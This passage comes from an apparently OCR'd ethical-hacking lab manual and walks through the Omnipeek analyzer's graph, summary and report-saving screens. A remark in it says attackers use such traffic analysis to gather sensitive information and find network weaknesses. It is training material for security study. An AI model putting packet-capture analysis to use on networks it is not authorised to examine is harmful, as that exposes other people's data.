


33. Similarly, under the **Visuals** section, you can click the **Graphs** option to show graphs on packet size, QoS analysis, TCP analysis, TCP vs. UDP, and web protocols.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

34. Click on the **Summary** option under the **Statistics** section in the left-hand pane to view a summary report of the network analysis.




35. Stop the packet capturing by clicking on the **Stop Capture** button in the right-hand corner of the window. The **Stop Capture** button will toggle back to the **Start Capture** button.

36. Click **File** from the menu bar and click **Save Report…** to save the report.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

37. The **Save Report** window appears; under the **Report folder** field, click the ellipse icon to change the download location.




38. The **Browse For Folder** window appears; select the **Desktop** as your save location and click **OK**.
39. The changed save location appears in the **Report folder** field; click the **Save** button to save the report.




40. The saved report automatically appears, as shown in the screenshot.

    Note: If **How do you want to open this file?** pop-up appears, select **Firefox** and click on **OK**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



41. Scroll down the page in the pdf to view the complete report.



Note: In real-time, an attacker may perform this analysis to obtain sensitive information as well as to find any loopholes in the network.

42. This concludes the demonstration of analyzing a network using the Omnipeek Network Protocol Analyzer.

43. Close all open windows and document all the acquired information.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Task 3: Analyze a Network using the SteelCentral Packet Analyzer

